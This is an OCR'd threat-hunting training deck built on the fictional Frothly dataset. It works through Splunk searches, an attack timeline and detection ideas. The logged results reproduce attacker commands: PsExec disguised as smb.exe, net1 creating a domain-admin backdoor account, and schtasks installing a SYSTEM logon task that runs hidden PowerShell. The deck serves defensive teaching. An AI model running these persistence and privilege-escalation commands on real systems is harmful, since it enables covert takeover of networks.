✓ **4 events** (before 7/18/25 5:07:14.000 PM) No Event Sampling

Job · Smart Mode

Events · Patterns · **Statistics (4)** · Visualization

20 Per Page · Format · Preview

_time	Operation	UserId	Parameters{}.Name	Parameters{}.Value
2019-08-03 07:14:32	Add-MailboxPermission	bstoll@froth.ly	Identity User AccessRights	NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/helpdesk@froth.ly NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/dafflligem FullAccess
2019-08-03 07:14:35	Add-RecipientPermission	bstoll@froth.ly	Identity Trustee AccessRights	NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/helpdesk@froth.ly NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/dafflligem SendAs
2019-08-03 07:14:35	Add-RecipientPermission	bstoll@froth.ly	Identity Trustee AccessRights	NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/helpdesk@froth.ly NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/dafflligem SendAs
2019-08-03 07:14:35	Add-RecipientPermission	bstoll@froth.ly	Identity Trustee AccessRights	NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/helpdesk@froth.ly NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/dafflligem SendAs

What Is Our Timeline? (1/2)

daffligem

Time	Event(s)	Attributes	Platform
09:56:32	Process Exec Process Create	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c <command>	Agrady-l
09:57:06	Process Exec Process Create	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c <command>	Agrady-l
09:57:11-09:57:12	Process Create Pipe Created User account created/ enabled/password reset	net1 command to add user C:\Windows\PSEXESVC.exe \PSEXESVC-AGRADY-L-4268-stdin kpilsner / daffligem	titan
09:57:38	Process Exec Process Create	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c <command>	Agrady-l
09:57:46	Process Create Pipe Created Member added local group	net1 command to add user to local group C:\Windows\PSEXESVC.exe \PSEXESVC-AGRADY-L-12364-stdin kpilsner / daffligem - Administrators	titan

What Is Our Timeline? (2/2)

daffligem

Time	Event(s)	Attributes	Platform
09:58:18	Process Create Pipe Created Member added to global group	net1 command to add user to global group C:\Windows\PSEXESVC.exe \PSEXESVC-AGRADY-L-9448-stdin kpilsner / daffligem – Domain Admin	titan
10:00:00	Notable Events		
10:26:08	Add user	Sync_TITAN_bf18314cb938@jacobsmythe111.onmicrosoft.com / daffligem@jacobsmythe111.onmicrosoft.com	AzureAD
06:48:04	Add member to role	bstoll@froth.ly Company Administrator / TenantAdmins	AzureAD
06:51:14-06:51:27	Add member to group	bstoll@froth.ly Frothly / Frothly_shared	AzureAD
07:14:32	Add-MailboxPermission	bstoll@froth.ly - helpdesk@froth.ly - FullAccess	O365
07:14:35	Add-RecipientPermission	bstoll@froth.ly - helpdesk@froth.ly - SendAs	O365

How Can We Visualize This?

daffligem

IP: 10.1.1.100

Domain: thirstyberner

Computer Name: agrady-l

09:56:32-09:57:38
smb.exe command to titan

sourcetype: Stream:SMB

IP: 10.1.1.10

Domain: thirstyberner

Computer Name: titan

User: kpilsner

09:57:11-09:58:18
PSEXESVC.exe in response to smb.exe command
User daffligem created and groups assigned

10:00:00
Notable Event Creation

Azure Active Directory

Froth.ly

10:26:08
User daffligem created by Sync_TITAN…

06:48-07:14:32 (next day)
User daffligem added to role TenantAdmin and O365 permission groups

What Is Our Narrative?

daffligem

- Three process executions initiated on agrady-l but executed on titan using a pipe created by psexec masquerading as smb.exe

- These commands created a new user in active directory and provided that new user, daffligem, with local and domain admin rights

Notable events were created based on event creation but the psexec masquerading as smb obscures its origin from agrady-l, so we likely need to perform so additional analysis of the agrady-l system

There is a pause followed by the creation of the user daffligem in AzureAD, due to the configuration of the AD ThirstyBerner domain and Azure syncing users from one to the other

After another pause, we see the frothly administrator adding this new user in Azure to be a tenant admin as well as providing full access and send as permission for the helpdesk mailbox

Artifacts Known/Uncovered

daffligem

Frothly Systems

- agrady-l
- titan
- AzureAD \ O365


User


- kpilsner
- daffligem \ Dan Affligem
- bstoll@froth.ly
- helpdesk@froth.ly


Processes


MITRE ATT&CK Techniques Referenced

daffligem









https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

daffligem

- Monitor for User Account creation event codes and align with user creating the account
- Monitor for the existence of psexesvc.exe and the associated commands originating from it
- Monitor for new account creations in cloud environment from system accou
- Monitor accounts for sensitive permissions being granted
  - Tenant Admin, SendAs etc..

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary will execute ***PowerShell*** scripts from the ***c:\windows\system32\printdrv*** directory on impacted systems.

Exercise 9: Hunt #2025-01-08

PowerShell Scripts

What Systems have PowerShell scripts in c:\windows\system32\printdrv\?

- Don’t forget your escape characters for backslashes!

What are the names of the tasks that the PowerShell scripts running under and what systems are the tasks on?

- These can be found in Windows Events and PowerShell logs

Were the PowerShell scripts ever executed on systems? If so, which ones?

What applications are associated with the PowerShells scripts being created on systems?

- Look for this within Sysmon events

Reviewing the Event Code 4104 in PowerShell events, what interesting artifacts can be found in the scriptblock?

```
1 "c:\\windows\\system32\\printdrv\\*.ps1" | stats count by sourcetype source host
```

All time


✓ **94 events** (before 7/18/25 5:15:41.000 PM) No Event Sampling

Job | Smart Mode

Events Patterns **Statistics (8)** Visualization

20 Per Page | Format | Preview

sourcetype	source	host	count
WinEventLog	WinEventLog:Security	AGRADY-L	8
WinEventLog	WinEventLog:Security	JWORTOSKI-L	6
WinEventLog	WinEventLog:Security	titan	1
WinEventLog:Microsoft-Windows-Powershell/Operational	WinEventLog:Microsoft-Windows-Powershell/Operational	AGRADY-L	54
WinEventLog:Microsoft-Windows-Powershell/Operational	WinEventLog:Microsoft-Windows-Powershell/Operational	JWORTOSKI-L	8
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	AGRADY-L	8
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	titan	4
xmlwineventlog	WinEventLog:Microsoft-Windows-PowerShell/Operational	titan	5



```
"c:\\windows\\system32\\printdrv\\*.ps1" sourcetype="wineventlog" source="wineventlog:security" EventCode=4688
| table _time host dest Process_Command_Line
| sort + _time
```

All time

✓ **10 events** (before 7/18/25 5:19:08.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (10)** | Visualization

20 Per Page | Format | Preview

_time	host	dest	Process_Command_Line
2019-08-02 08:19:17	AGRADY-L	AGRADY-L.froth.ly	"c:\windows\system32\schtasks.exe" /change /tn "Microsoft\Windows\SharedPC\Account Cleanup" /enable /tr "powershell c:\windows\system32\printdrv\msfont.ps1"
2019-08-02 08:19:40	AGRADY-L	AGRADY-L.froth.ly	"c:\windows\system32\schtasks.exe" /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"
2019-08-02 08:42:50	AGRADY-L	AGRADY-L.froth.ly	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1
2019-08-02 09:03:57	AGRADY-L	AGRADY-L.froth.ly	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1
2019-08-02 09:17:18	AGRADY-L	AGRADY-L.froth.ly	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1
2019-08-02 09:18:28	JWORTOSKI-L	JWORTOSKI-L.froth.ly	"c:\windows\system32\schtasks.exe" /change /tn "Microsoft\Windows\SharedPC\Account Cleanup" /enable /tr "powershell c:\windows\system32\printdrv\msfont.ps1"
2019-08-02 09:18:42	JWORTOSKI-L	JWORTOSKI-L.froth.ly	"c:\windows\system32\schtasks.exe" /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"
2019-08-02 09:28:57	JWORTOSKI-L	JWORTOSKI-L.froth.ly	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1
2019-08-02 09:42:17	JWORTOSKI-L	JWORTOSKI-L.froth.ly	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1

```
1 "c:\\windows\\system32\\printdrv\\*.ps1"  sourcetype=WinEventLog source="WinEventLog:Security" EventCode!=4688
2 | rex field=Message "<Command>(?<taskCommand>.+)<\/Command>"
3 | rex field=Message "<Arguments>(?<taskArguments>.+)<\/Arguments>"
4 | eval taskCmdLine=taskCommand." ".taskArguments
5 | table _time host EventDescription Task_Name taskCmdLine
```

